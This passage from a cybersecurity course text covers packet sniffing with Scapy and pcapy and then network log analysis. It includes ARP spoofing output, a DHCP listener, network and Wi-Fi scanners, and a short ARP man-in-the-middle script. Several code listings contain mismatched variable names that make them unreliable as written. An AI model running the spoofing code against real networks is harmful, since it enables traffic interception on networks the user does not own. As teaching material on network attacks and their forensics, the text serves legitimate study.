[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 64:70:02:07:40:50
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at 64:70:02:07:40:50
```

Figure 2: Legitimate ARP reply

The following is a screenshot of the restore process on the attacker's machine when you press `CTRL+C` to close the program:

```
^C[!] Detected CTRL+C ! restoring the network, please wait...
[+] Sent to 192.168.1.100 : 192.168.1.1 is-at e8:94:f6:c4:97:3f
[+] Sent to 192.168.1.1 : 192.168.1.100 is-at 00:ae:fa:81:e2:5e
```

Figure 3: Restore process

Returning to the victim machine, we can observe that the gateway's original MAC address has been restored:

```
Address                  HWtype  HWaddress
_gateway                 ether   e8:94:f6:c4:97:3f
192.168.1.105            ether   c8:21:58:df:65:74
```

Figure 4: Victim's MAC Address

Check Your Progress 3

Note: a) For writing answers, space is given below.
b) Check your answers with the one given at this unit's end.

i) What is ARP Spoofing?

……

……

……

3.3.2 DHCP Listener

The Dynamic Host Configuration Protocol (DHCP) is a network protocol that enables clients connected to a network to get TCP/IP configuration information from a DHCP server, such as the private IP address.

A dynamically assigned IP address and other configuration parameters are assigned to each device connected to the network by a DHCP server (which can be an access point, router, or server). The DHCP protocol employs the User Datagram Protocol (UDP) to communicate between the server and clients. The server uses UDP port 67, while the client uses UDP port 68. This section will use the Scapy Python package to create a simple DHCP listener.

In the `listen_dhcp()` function, we pass the `print_packet()` function that we will define as the callback executed whenever a packet is sniffed and matched by the filter. To filter DHCP, we look for UDP packets that have ports 67 or 68 in their attributes.

First, we extract the MAC address from the src attribute of the Ether packet layer. Second, if there are DHCP options included in the packet, we iterate over them and extract the `requested_addr` (which is the requested IP address), `hostname` (the hostname of the requester), and the `vendor_class_id` (DHCP vendor-client ID). Then we acquire the current time and output the information. The following is another example of sniffing:

```
from scapy.all import *
import time

def listen_dhcp():
    sniff(prn=print_packet, filter='udp and (port 67 or port 68)')
```

```
def print_packet(packet):
    targetMAC, requestedIP, hostname, vendor_id = [None] * 4
    # get the MAC address of the requester
    if packet.haslayer(Ether):
        targetMAC = packet.getlayer(Ether).src
    # obtain the DHCP options
    dhcp_options = packet[DHCP].options
    for element in dhcp_options:
        try:
            label, value = element
        except ValueError:
            continue
        if label == 'requested_addr':
            requestedIP = value
        elif label == 'hostname':
            hostname = value.decode()
        elif label == 'vendor_class_id':
            # get the ID of vendor
            vendorID = value.decode()
    if targetMAC and vendorID and hostname and requestedIP:
        # if all variables are not None, print the device details
        time_now = time.strftime("[%Y-%m-%d - %H:%M:%S]")
        print(f"{time_now} : {targetMAC}  -  {hostname} / {vendorID}
requested {requestedIP}")
```

```
if __name__ == "__main__":
    listen_dhcp()
```

Make sure you are connected to your network for testing purposes before running the script, and then connect another device to the network to view the results. The result of connecting with one device is:

```
d8:12:65:be:88:af    -    DESKTOP-BFRNEUM  /  MSFT  5.0  requested
192.168.43.124
```

3.3.3 Network Scanning

A network scanner is essential for both network administrators and penetration testers. It gives users the ability to map their network and locate other devices that are linked to it. We use Python's Scapy module to create a simple network scanner. There are various methods for scanning computers in a single network, but we will use ARP requests, one of the most used.

The network scanner will send an ARP request indicating who has a specific IP address, such as "192.168.1.1." The owner of that IP address (the target) will automatically respond that he is "192.168.1.1," along with the MAC address, allowing us to get the IP and MAC addresses of every user on the network when we send a broadcast packet. Keep in mind that you can modify your machine's MAC address, so keep that in mind while collecting the MAC addresses, as they may change from time to time if you're on a public network.

```
from scapy.all import ARP, Ether, srp

targetIP = "192.168.1.1/24" #Destination IP Address
arp = ARP(pdst=target_ip)  #create ARP packet
# Generate Ether broadcast packet
```

```
ether1 = Ether(dst="ff:ff:ff:ff:ff:ff") # indicates broadcasting
packet = ether1/arp

res = srp(packet, timeout=3, verbose=0)[0]

clients = []

for sent, received in res:
    # for every res, append clients with ip and mac address
    clients.append({'ip': received.psrc, 'mac': received.hwsrc})

# view clients
print("Available devices in the network:")
print("IP" + " "*18+"MAC")
for client in clients:
    print("{:16}    {}".format(client['ip'], client['mac']))
```

The result the code produces is:

```
Available devices in the network:
IP                  MAC
192.168.1.1         e8:94:f6:c4:97:3f
192.168.1.119       ec:1f:72:26:a9:a5
```

Figure 5: Devices Available

3.3.4 Wi-Fi Scanning

We may also create a tool that lists neighboring wireless networks, their MAC addresses, and other pertinent data. Using the Python Scapy package, we will create a script for a Wi-Fi scanner. This requires enabling monitor mode in your network interface, which can be done using the following commands:

```
sudo ifconfig wlan0 down
sudo iwconfig wlan0 mode monitor
```

```
from threading import Thread
from scapy.all import *

import os
import pandas
import time

networks = pandas.DataFrame(columns=["BSSID", "SSID", "dBm_Signal",
"Channel", "Crypto"]) # contain all nearby access points

networks.set_index("BSSID", inplace=True)

def callback(packet1):
    if packet1.haslayer(Dot11Beacon):
        bssid = packet1[Dot11].addr2 #extract MAC address
        ssid = packet1[Dot11Elt].info.decode() # name
        try:
            dbmSignal = packet1.dBm_AntSignal
```

```
        except:
            dbmSignal = "N/A"
        stats = packet1[Dot11Beacon].network_stats() #network stats
        channel = stats.get("channel")
        crypto = stats.get("crypto")
        networks.loc[bssid] = (ssid, dbmSignal, channel, crypto)


def print_all():
    while True:
        os.system("clear")
        print(networks)
        time.sleep(0.5)


if __name__ == "__main__":
    interface = "wlan0mon"
    # Initiate thread to print all the networks
    printer = Thread(target=print_all)
    printer.daemon = True
    printer.start()
    # start sniffing
    sniff(prn=callback, iface=interface)
```

Because we are just listening on one WLAN channel, we will observe that not all neighboring networks are available when you run this. To change the channel, we can use the `iwconfig` command. The following is the function in Python for changing the channel:

```
def change_channel():
    ch1 = 1
    while True:
        os.system(f"iwconfig {interface} channel {ch1}")
        Ch1 = ch1 % 14 + 1 #switching channel after every 0.8s
        time.sleep(0.8)
```

This can be executed using the command:

```
wconfig wlan0mon channel 2
```

Thus, we have an essential Wi-Fi scanner detecting and decoding beacon frames sent by access points at regular intervals. A screenshot of the execution is given below:



Figure 6: Wi-Fi Scanner Beacons

Check your progress 4

Note a) For writing answers, space is given below.
b) Check your answers with the one given at this unit's end.

i) What is network scanning?

……..

…….

…….

3.4 Sniffing using Pcapy

The API known as PCAP (Packet CAPture) enables you to capture network packets for processing. Practically all network analysis tools, including TCPDump, WinDump, Wireshark, TShark, and Ettercap, employ the PCAP format, which is a standard.

3.4.1 The PCAP format

Comparatively, the data gathered with the help of this method is saved in a file with the. pcap extension. If we need to store the outcomes of network analysis for further processing, this file—which includes frames and network packets—is quite helpful. If we need to store the outcomes of network analysis for further processing or as proof of the work completed, these files are quite beneficial. A .pcap file's contents can be examined as many times as necessary without causing the original file to change.

3.4.2 Building a Sniffer

Libpcap is a Linux packet capture library with wrappers for most programming languages. Libpcap wrappers in Python include pcapy, pypcap, and others. The pcapy python module

will be used in this section. The libpcap packet capture library is interfaced with Pcapy, a Python extension module. Pcapy allows python scripts to capture network packets.

By using the following command on Ubuntu, pcapy can be installed directly from Synaptic:

```
$ sudo apt-get install python-pcapy
```

```
'''
Packet sniffing using pcapy
'''

import socket
import pcapy
from struct import *
import sys
import datetime

def main(argv):
        devices = pcapy.findalldevs()

        print "Devices available are:"
        for dev in devices :
          print dev

        d = raw_input("Enter device name to sniff : ")

        print "Sniffing device " + d
```

```
        '''
        # Arguments (in order):
        #   device name
        #    snaplen (max number of bytes to be captured for each
packet)
        #   promiscious mode (1 means True)
        #   timeout (in millisec)
        '''
        capy = pcapy.open_live(d, 65536, 1, 0)

        while(1) :
          (header1, packet1) = capy.next()
          print ('%s: captured %d bytes, truncated to %d bytes'
%(datetime.datetime.now(), header1.getlen(), header1.getcaplen()))
          parse_packet(packet1)

def eth_addr (add) :
        hexString = "%.2x:%.2x:%.2x:%.2x:%.2x:%.2x" % (ord(add[0])
, ord(add[1]) , ord(add[2]), ord(add[3]), ord(add[4]) , ord(add[5]))
        return hexString

def parse_packet(packet1) :
        ethLength = 14

        ethHeader = packet1[:ethLength]
        eth = unpack('!6s6sH' , ethHeader)
```

```
        ethProtocol = socket.ntohs(eth[2])

        print('Destination MAC : ' + eth_addr(packet1[0:6]) + ' Source MAC : ' + eth_addr(packet1[6:12]) + ' Protocol : ' + str(ethProtocol))


        if ethProtocol == 8 :

          ip_header = packet[ethLength:20+ethLength]    #first 20 characters

          iph = unpack('!BBHHHBBH4s4s' , ip_header)

          version_ihl = iph[0]

          version = version_ihl >> 4

          ihl = version_ihl & 0xF

          iph_length = ihl * 4


          ttl = iph[5]

          protocol = iph[6]

          sAddr = socket.inet_ntoa(iph[8]);

          dAddr = socket.inet_ntoa(iph[9]);


          print('Version : ' + str(version) + ' IP Header Length : ' + str(ihl) + ' TTL : ' + str(ttl) + ' Protocol : ' + str(protocol) + ' Source Address : ' + str(sAddr) + ' Destination Address : ' + str(dAddr))


          #TCP protocol

          if protocol == 6 :

               t = iph_length + eth_length

               tcp_header = packet[t:t+20]
```

```
            tcph1 = unpack('!HHLLBBHHH' , tcp_header)

            sourcePort = tcph1[0]
            destPort = tcph1[1]
            seq = tcph1[2]
            acknowledgement1 = tcph1[3]
            doffReserved = tcph1[4]
            tcphLength = doffReserved >> 4

            print('Source Port : ' + str(sourcePort) + ' Dest
Port : ' + str(destPort) + ' Sequence Number : ' + str(seq) + '
Acknowledgement : ' + str(acknowledgement1) + ' TCP header length :
' + str(tcphLength))

            h_size = eth_length + iph_length + tcph_length * 4
            data_size = len(packet) - h_size

            #get data from the packet
            data = packet[h_size:]

            print('Data : ' + data)

      #ICMP Packets
      elif protocol == 1 :
            u = iph_length + eth_length
            icmph_length = 4
```

```
            icmp_header = packet[u:u+4]


            #now unpack them :)
            icmph = unpack('!BBH' , icmp_header)


            icmp_type = icmph[0]
            code = icmph[1]
            checksum = icmph[2]


            print('Type : ' + str(icmp_type) + ' Code : ' +
str(code) + ' Checksum : ' + str(checksum))


            h_size = eth_length + iph_length + icmph_length
            data_size = len(packet) - h_size


            #get data from the packet
            data = packet[h_size:]


            print('Data : ' + data)


      #UDP packets
      elif protocol == 17 :
            u = iph_length + eth_length
            udph_length = 8
            udp_header = packet[u:u+8]
```

```
                udph = unpack('!HHHH' , udp_header)

                source_port = udph[0]
                dest_port = udph[1]
                length = udph[2]
                checksum = udph[3]

                print('Source Port : ' + str(source_port) + ' Dest
Port : ' + str(dest_port) + ' Length : ' + str(length) + ' Checksum
: ' + str(checksum))

                h_size = eth_length + iph_length + udph_length
                data_size = len(packet) - h_size

                #get data from the packet
                data = packet[h_size:]

                print('Data : ' + data)

            #some other IP packet like IGMP
            else :
                print('Protocol other than TCP/UDP/ICMP')

            print

if __name__ == "__main__":
  main(sys.argv)
```

Output:

```
$ sudo python pcapy_sniffer.py

['eth0', 'usbmon1', 'usbmon2', 'usbmon3', 'usbmon4', 'usbmon5',
'usbmon6', 'usbmon7', 'any', 'lo']

Available devices are :

eth0

usbmon1

usbmon2

usbmon3

usbmon4

usbmon5

usbmon6

usbmon7

any

lo

Enter device name to sniff : eth0

Sniffing device eth0

Destination MAC : 00:1c:c0:f8:79:ee Source MAC : 6c:fd:b9:53:6a:21
Protocol : 8

Version : 4 IP Header Length : 5 TTL : 250 Protocol : 17 Source
Address : 61.1.96.71 Destination Address : 192.168.1.101

Source Port : 53 Dest Port : 56291 Length : 136 Checksum : 28619

stackexchangecom?ny

                o@"we?mns3
```

```
                    serverfault?%?mns1?N?mns2?N

Destination MAC : 6c:fd:b9:53:6a:21 Source MAC : 00:1c:c0:f8:79:ee
Protocol : 8

Version : 4 IP Header Length : 5 TTL : 64 Protocol : 1 Source
Address : 192.168.1.101 Destination Address : 61.1.96.71

Type : 3 Code : 3 Checksum : 23788

stackexchangecom?G?e5???o???socketsny

            o@"we?mns3

                    serverfault?%?mns1?N?mns2?N
```

The script would first list the available devices before prompting the user for the name of the device they wanted to sniff. Instead of requiring the user to make a decision, the `lookupdev` function can be used to locate a sniffable device.

Check your progress 5

a) For writing answers, space is given below.

b) Check your answers with the one given at this unit's end.

i) i) What is the PCAP format?

……

……

……

3.5 Network Forensic with Scapy

Scapy can also be used to extract ftp credentials from a server or perform network forensics from SQL injection attacks. We can use the Python scapy package to determine when, where,

and how the attacker executes SQL injection. The pcap files of network packets can be analyzed using the Python scapy package. Scapy can examine network packets and determine whether an attacker tries to do a SQL injection. We will be able to reuse network packet content and analyze, intercept, and decode it. We can edit PCAP files using the data we collect or create.

For example, the following is a simple script for an ARP manan-in-the-middle attack.

```
from scapy.all import *
import time

op1=1 #
victim1="<victim_ip>"
spoof1="<ip_gateway>"
mac1="<attack_mac_address>"

arp=ARP(op=op,psrc=spoof,pdst=victim,hwdst=mac)

while True:
    send(arp)
    time.sleep(2)
```

3.9 Let Us Sum Up

This unit has introduced you to the critical concepts behind packet sniffing. We have discussed the basics behind sniffing, how it works, the various kinds of sniffing, and the effect of sniffing on various network protocols. We have seen how to perform ARP Spoofing, DHCP Listening, Network Scanning, and Wi-Fi Scanning using the Scapy module and sniffing using the PCAP format. Finally, we have briefly reviewed how Scapy may be used to perform network forensics.

3.10 Check Your Progress: The Key

1. The following sensitive information can be sniffed from a network:
    - Chat sessions
    - Router configuration
    - Email/DNS/Web traffic
    - FTP/Telnet passwords
2. During passive sniffing, the traffic is locked but not modified. Only listening is possible with passive sniffing. It is compatible with Hub devices. The traffic is transmitted to all ports of a hub device. All hosts on the network can observe the traffic in a network that uses hubs to connect systems. As a result, an attacker can readily intercept traffic as it passes through. The good news is that hubs have nearly vanished in recent years. Switches are used in almost all modern networks. As a result, passive sniffing is ineffective.
3. It is a man-in-the-middle situation. An attacker sends the spoofed ARP packets (false packets) onto the network (or specific hosts), enabling the attacker to intercept, change or modify network traffic. Once an attacker is successful, they can intercept or change everything that passes in or out of the victim's device.

4. A network scanner is software used by both network administrators and penetration testers. The user can map the network to locate devices linked to the same network. There are various methods for scanning computers in a single network, and ARP requests being the most common.
5. Comparatively, the data gathered with the help of this method is saved in a file with the. pcap extension. If we need to store the outcomes of network analysis for further processing, this file—which includes frames and network packets—is quite helpful. If we need to store the outcomes of network analysis for further processing or as proof of the work completed, these files are quite beneficial. A .pcap file's contents can be examined as many times as necessary without causing the original file to change.

UNIT 4 NETWORK LOG ANALYSIS

Structure

4.0 INTRODUCTION

This is the fourth and last Unit of this course which aims to introduce and explain the concepts and definitions generally used in the context of network log analysis, followed by the efforts to bring about clarity and enrichment for the readers concerning the fundamentals, importance, methods, tools, and types of network log analysis.
This Unit ends with an elaboration of the analyses performed on logs from network firewalls, routers, host-based firewalls, and intrusion detection systems.

4.1 Learning Outcomes

After having studied this Unit, you will be able to:

- define network log analysis as an area of study;
- explain various terms, definitions, and concepts related to network log analysis;
- state and describe different methods and functions used in network log analysis;
- analyse the logs from Router, Network Firewall, Host-Based Firewall, and IDS; and
- perform network log analysis in your environment to identify intrusions and attempts of intrusion for a rapid response.

In presenting this Unit, it has been assumed you have an idea of network, log files, and analysis for having studied them in previous grades and also in the preceding Units

4.2 TERMS, DEFINITIONS, AND CONCEPT

This section discusses adequate clarity for a better learning outcome. Data sources include hosts, routers, switches, fireworks, and systems to detect and prevent intrusion. Investigator and their categorization have been considered the most critical steps for their analysis (CEMCA, 2021). In recent times with the emergence and development in the field of technological and digital advancements, this subject of study has assumed immense significance as information security has continued to be an unsolved challenge, and we keep coming across the news daily of new and sophisticated cyber-attacks. Protection of the data information and network infrastructure with the help of security devices, including but not limited to anti-virus servers, anti-spam devices, intrusion prevention systems (IPS), authentication servers, application firewalls, etc.

They are needed today more than ever, generating many real-time logs and causing undetected attacks. There is urgent to adopt a flexible and dynamic approach to respond quickly to security incidents, keeping in view the ever-increasing threats to security. Reducing the time for detection and analysis while handling effective countermeasures to any possible attack is very necessary. At the same time, security devices (e.g., Firewalls, IPS, antivirus systems) are installed by the organizations to avoid network attacks and monitored by the Security Operation Center (SOC), which generates many logs. The logs are also added from Internet browsing, user authentication, mail system, database, Wireless Access, etc., and from the networking devices with a variety of structures on account of using various protocols or coming from different vendors such as Cisco, Linux or Windows platforms, Fortinet, SNMP, NetFlow).

The simplest definition of a Network is the interconnected computing devices to exchange data and share resources. They use communications protocols as a system of rules to transmit information over physical or wireless technologies and share and exchange resources, files, or electronic communications. The computing devices on a network may be linked through cables, telephonic lines, radio waves, satellites, infrared light beams, etc. Such a network may mainly be any of the four types, viz. WAN (Wide Area Network), MAN (Metropolitan Area Network), LAN (Local Area Network), and PAN (Personal Area Network).

Further, a Log file keeps a registry of messages, events, processes, and communication between the operating system and numerous software applications. It is present in executable software, operating systems, and programs recording all the messages and process details, indicating that each executable file produces a log file with records of all the activities. This phenomenon of keeping a log is referred to as logging. syslog is known as the most commonly used logging standard as a short form of "system log." The log file contains the log messages in a recorded form which can be analyzed in the future even after the program's closure.

The third component of the network log analysis is the term analysis. It is an exhaustive and comprehensive examination of anything complex to understand its nature or determine its essential features, comprising a thorough, careful analytical study of the problem, preparing a statement of the examination conducted, and separating a whole into its components.

Within the scope of log management, network log analysis, which is interchangeably used as the terms log analysis or system log analysis, is considered an art and science that seeks to make sense of audit trail records, also known as log records which are computer-generated. The process that results in creating such log records is known as data logging. Further, Log analysis is reviewing, interpreting, and understanding computer-generated records called logs. Logs are generated by various programmable technologies, including networking devices, operating systems, applications, and more. A log consists of a series of messages in time sequence describing activities within a system. Log files may be streamed to a log collector through an active network or stored in files for later review (Sumo Logic, 2022).

Log analysis is therefore considered an art and science to review and interpret these messages to gain insight into the inner systemic workings.

Network log analysis is performed mainly to comply with security policies, audits, and regulations; troubleshoot the system; conduct Forensics; respond to a security incident; understand the online users' behavior, etc. There is always an inevitable requirement that log messages be interpreted vis-à-vis the internal state of its source and events be announced relevant to security or operations. Software developers usually take recourse to the creation of logs to seek assistance for debugging an application's function. They also use them to understand the users' interactivity with a system, e.g., a search engine. To make valuable comparisons to messages from numerous log sources, network log analysis needs to interpret messages within the context of an application, vendor, configuration, or system. Also, when complete documentation of these log message formats or contents asis not done, the log analyst must take up the task of inducing the system to yield the entire range of messages which could help understand the complete domain to interpret the messages. They should also try to map a variety of terminology from a range of log sources into a similar standardized language. Doing this would help derive the reports and statistics from a heterogeneous environment, including but not limited to log messages from Unix, Windows, databases, and firewalls, which need to be amassed in such a manner that it produces a normalized report. It must be underscored that the network log analysis represents an entire continuum starting from the retrieval of the texts to software reverse engineering.

However, this would not be out of context to mention that network log analysis is considered to be a highly challenging and, therefore, the enriching process of cyber

security, which involves efforts to the identification of intrusions and attempts of intrusion careful monitoring and analysis of a vast number of log files, culminating into efforts to correlate events among the variety of reviewable network log files from network firewalls, packet filters, and routers to host-based firewalls and intrusion detection systems. This, nonetheless, must be underlined that despite this kind of analysis not appearing to be engaging in the beginning, knowing about it in detail in the proper manner might create massive interest during learning and applying them in the end.

Check Your Progress 1

Note: a) Space is given below for writing your answer.
b) Compare your answer with the one given at the end of the Unit.

i)Describe, in about 8 lines, the main purpose of conducting network log analysis.

……

……

……

……

……

……

……

4.3 Importance of Network Log Analysis

In routine settings, network log files are primarily ignored by the system administrators as they always run short of time in their other so-called important activities and assignments until a significant undesirable incident happens. In the changed scenario after the incident, they, who did not have time to spend on log file review and adequate familiarity with the log file format or analysis procedures, now devote time to find out what has happened. There might be a case of the non-existence of the event records due to the mistake that

detailed logging was not enabled. Yet, these log files have many secrets to reveal if attention is given to knowing them. Log files are beneficial in detecting intrusion, handling incidents, correlating events, troubleshooting, and meeting many other needs.

Gain the expertise to read log files and analyze the data from a cyber security viewpoint for identifying scans, intrusion attempts, etc. You will be able to make the most of the preciousness of every log file's information contains. Log files exist in different forms and are generated by many sources. A majority of the operating systems can perform extensive logging of events on a real-time basis, while the majority of the applications can log events of significance. However, we shall stay focused on analyzing network log files, understanding the events happening on a network, and the log files recording network-related events, e.g., successful and failed connections. It is worth noting that despite the great logging capabilities integrated into many operating systems and applications, by default they are often disabled. There is an inevitable need for system administrators to ensure that logging is enabled for adequate detailing of the logs.

Looking at the log files generated by different devices or applications, the logs are generated in other formats by different devices and applications with the least valuable data limited to only a timestamp and the address of the source/destination, or also with every possible thing, even sometimes every characteristic of traffic and an interpretation of its significance of that traffic. Generally, some of the principal information about each connection or packet is recorded by the Log files appearing to be of interest. They mainly include Timestamp, TCP/UDP ports of source and destination, Elementary IP characteristics, ICMP code and type, and the other reasons behind the event logging. Although this varies widely among log formats, usually not providing much data, a lot can be done with this only information with the relatively limited amount of analysis as more data would be needed on events for conducting a more in-depth analysis.

Nonetheless, many network logs record more information than just the core items, including types of data such as other IP characteristics, more TCP-specific features, event seeing interface, payload's content beginning, etc., which can be quite helpful in terms of log analysis. However, this additional information does not constitute sufficient data to perform an in-depth analysis. Generally, devices performing network logging fail to do the close examination or to record the full payloads of the traffic these devices watch because these are beyond their capabilities and immensely resource-intensive. More traffic information and careful payload evaluations become more valuable if full packet headers are recorded, and all the relevant information is captured instead of storing only

the header values in the log. The required in-depth examination may be performed if complete packets for connections or suspicious packages are recorded. Still, regrettably, packet recording is not supported by a majority of logs which prompts for setting up a dedicated packet sniffer or using a 'Tcpdump' like program for performing packet captures. For the traffic volume's comprehensiveness, vast storage space is required to record all packets in most environments. Organizational policies forbidding recording all traffic on liability or privacy issues are other salient obstacles. Usually, the devices at the application layer doing network logging fail to perform protocol decoding, e.g., a DNS request. Werein host 10.20.30.40 appeared to have sent a packet to UDP port 53 on host 172.30.128.12 as per the report of the network log where one sees port 53 and thinks "DNS," but one fails to confirm whether this was a DNS request. In case it is a DNS request, sufficient information is missing about the request. Device logging networks often fail to do protocol decoding or verification except for a proxying firewall. Therefore one needs to trust network intrusion detection and prevention systems, in addition to proxies, for conducting protocol verification. One must not forget the notable feature of proxying firewalls which underscores the URL logging capability of a web proxy. Most of the perimeter devices may log port 80 connection attempts except the web proxy, which may log the URL in case of the spread of a new worm that exploits HTTP, and this is vital in an in-depth examination of what is occurring (Northcutt et al., 2005).

To understand the importance of network log analysis, you must enhance awareness about the various purposes that log files serve and the primary purpose of recording events of interest or significance. Knowing about the usability of these records is also very important because network log files play many significant roles and prove to be immensely helpful in critical fields, an overview of which is presented hereunder:

- **INCIDENT HANDLING** is considered the most apparent use of log files based on their data. In the case of reporting a compromised device, a network administrator relies upon log files to determine the responsibility of the hosts and the method used for the attack. The original and unaltered network log files should be preserved to preserve evidence for forensic purposes, disciplinary actions, and legal actions.
- **INTRUSION DETECTION** is considered a related proactive use of network log files against their many purely reactive uses. One can receive notification automatically on account of continuously monitoring log file entries upon

scanning your network or performing reconnaissance by someone else at the time of an actual incident, which might be helpful in intrusion detection and incident handling. This is of immense use to already have the desired data required to perform incident handling for that event upon detecting and reporting a vital intrusion. This would not be out of place to mention that for detection of some basic intrusion, even the simplest firewall and router logs can be found to be highly useful.

- **EVENT CORRELATION** is found to be immensely useful in conducting both incident handling and intrusion detection. Event correlation underlines the possibility of using multiple logs from different devices or applications, confirming what has occurred, and relating events to each other. For example, upon receipt of a report of a compromise of an email server, various network logs from routers, firewalls, and other devices are searched for evidence of the occurrence.
- **GENERAL PROBLEM TROUBLESHOOTING** is one of the essential purposes of network log files, mainly involving connectivity issues. Suppose the user tried to access the machine's IP address information. In that case, the firewall's logs may be searched to find out the denied attempts for making the needed connection when a user complains that a particular application cannot download data from an external server. Nonetheless, the configuration of a firewall to log all permitted links cannot be done in many environments, owing to the negative impact on performance and resources. Yet, the temporary configuration of the firewall to log all connections is usually assistive in troubleshooting.

Check Your Progress 2

Note: a) Space is given below for writing your answer.
b) Compare your answer with the one given at the end of the Unit.

List the four critical fields in which network log files play various significant roles and prove to be immensely helpful.

……

……

……

……

……

……

……

4.4 PERFORMING NETWORK LOG ANALYSIS

Having had a fair idea of the fundamentals of network log files, now you must be feeling prepared and keen to know how to perform an analysis of the network log files. Network Log analysis is essentially a significant area of cyber security that has not been given due attention and therefore is not being performed thoroughly and regularly, which further significantly weakens an organization's perimeter defenses due to the lack of a significant part of the overall security image before the administrators. However, it might look difficult when one just starts performing network log analysis. Going through pages of cryptic log entries might be a waste of precious time that administrators might spend otherwise on various important other tasks. Nonetheless, you must know that you must spend a lot of time in your initial days learning how to perform network log analysis.

There are two popular methods specifically designed to permit network analysts so they may monitor traffic which is **Port mirroring,** i.e., the switch sending a network packet copy to a monitoring network connection, and **SMON,** i.e., the protocol for controlling facilities such as port mirroring described by RFC 2613 (CEMCA, 2021).

After reviewing your logs regularly for a while and having automated the log analysis, it would not take as much time as you might think. Instead, it will start saving your time but would lead to the most challenging thing: getting created. However, when you begin performing analysis of your logs, you must establish a set and stick to a daily schedule to review your log review and analysis session at a time with minor interruptions. It would help if you also decided on the depth of analyzing your logs. You may find it helpful to

start studying your logs by doing searches using keywords such as "denied," “blocked," and "refused" as, amongst a huge number of log files, this quick-and-easy way can identify log entries requiring further review. Doing this might equip you with a sense of the baseline which would be helpful for you in the future in finding most deviations from that baseline. Once you have gained the baseline knowledge and acquired the feel, reliance on automation to perform the fundamental log analysis can be increased by choosing only items in which you have a particular interest.

After manual reviewing and analyzing network log files, you have an enhanced capability of looking at the huge number of log entries and understanding their importance immediately. Soon you may find that most of them are of little or no interest except the few entries meriting your attention. The significance of automation of the network log analysis might appear highly useful from here onwards, keeping in view your enhanced awareness of the insignificance of many log entries. Automating several parts of the network log analysis process can help you get a report showing only the unusual activities requiring further investigation, helping you save a lot of time.

The potentially difficult aspect of log analysis automation can be the format of the log files and handling of the volume of the logs; therefore, choosing an automation method that can timely process a considerable number of entries and also has adequate storage space is paramount. Once your log files are in a suitable format, the relevant log entries should be found. A report is generated either by using a searching utility to look through a log file for records or by importing some or all of the data from the log files into a database for searching and analyzing the data, which can help identify suspicious activity in performing incident handling. There are many several tools assistive in log file processing. Notably, creating a log analysis automation solution might consume considerable time and resources, mainly including writing programs or scripts to perform the analysis and generating reports based on the results of that analysis. Designing Reports is a crucial activity regarding investigating an incident. It is ineffective in many cases to generate a single report of all suspicious activity irrespective of the different levels of significance of the events. The receiver of the information is a significant consideration in designing a report. Because some system administrators might need a report of all events involving their hosts that were logged by the firewall, the person responsible for web server security might need a report of suspicious web-related activity. Using a third-party analysis product might also help get an immensely tailored solution, which might be considered if its automation system is not feasible. You must not forget to

understand the importance of the timestamps in network log files, especially when an incident requires legal action and when correlating activities among different log files while handling many devices.

The analysis team analyzes massive data collected during IDPS, typically running it in a separate database system. However, data copies should be examined on different systems as a preferred method so that the analysts could be protected from the allegation of tampering with the original data. There is no shortage of assisting tools in analyzing the logs captured. Still, you must know how these methodical analyses involve significant activities such as analyzing time stamps and data.

The importance of time and its synchronization in the network can be understood from the fact that intelligent users can use specific procedures for inserting fabricated time stamps into their communication. The technological advancements leading to the emergence of technologies such as Network Time Protocol (NTP) have minimized this issue immensely. Therefore it must be ensured before initiating the analysis if the NTP has been incorporated. Data over the network in TCP/ IP has broken into pieces to be broken into smaller pieces referred to as packets to be transported over networks, and to overcome the issue of difficulty in reconstructing the packages, TCP/IP does a mechanism of numbering each packet based on sequences. Therefore the times' stamps in these packets can give dynamic clues during analysis (CEMCA, 2021).

You also should try to understand a variety of protocols/technologies including but not limited to Address resolution protocol (i.e. ARP) - HyperText Transfer Protocol (i.e. HTTP) - Internet control message protocol (i.e. ICMP) - Dynamic host configuration protocol (i.e. DHCP) - Domain name system (i.e. DNS) - Internet message access protocol (i.e. IMAP) - Internet protocol security (i.e. IPSec) - File transfer protocol (i.e. FTP) - Network time protocol (i.e. NTP) - Post office protocol version 3 (i.e. POP3) - Secure shell (i.e. SSH) - Simple mail transfer protocol (i.e. SMTP) - BitTorrent etc. (CEMCA, 2021).

Logs may be an enabler for the developers and system administrators in conducting more straightforward diagnoses and rectifying issues by providing adequate insights into the health and performance of an application and the infrastructure stack. The fundamental five-step process to manage logs with the help of a log analysis software includes **Installing** a collector for **Collecting** data from different parts of the stack, **Centralizing** data on a single platform from various log sources for a more straightforward and systematic search and analysis process. Their **Indexing** makes logs searchable, **Searching**

and **Analyzing** using pattern recognition – normalization - tagging - correlation analysis like techniques, **Monitoring** and **Alerting** using the assistance of automation, and **Reporting** and **Dashboarding** to ensure access to the stakeholders on a need-to-know basis to personal security logs and metrics (Sumo Logic, 2022).

4.5. Functions and Methods for Network Log Analysis

some of the most common methodologies for network log analysis whose functions manipulate data to assist in organizing and fetching information from the logs.

Normalization is a technique related to managing data and is used to convert parts of a message to the same format. This must be an integral part of the log data centralizing and indexing process so that the attributes from log entries across applications can be standardized and expressed in the same format. **Pattern Recognition** can discard routine log entries and send an alert upon detection of an abnormal entry. **Classification and Tagging** constitute a part of network log analysis which assist in grouping log entries of the same type together; **Correlation Analysis** is the analytical process used to collect log information from different systems. It helps explore the log entries from every single system connecting to the identified event. **Artificial ignorance** is a part of network log analysis used to ignore the log entries not required for the analysis, thereby significantly reducing the number of analyzable logs and automatically speeding up the analysis process (Sumo Logic, 2022).

A network log analysis succeeds when the analyst follows a Network Log Analysis Methodology. The stages of such a reasonable Log Analysis Methodology to be followed during a log file investigation are presented in Table Error**! No text of specified style in document.**.1.

*Table **Error! No text of specified style in document.**.1: Stages of Network Log Analysis*

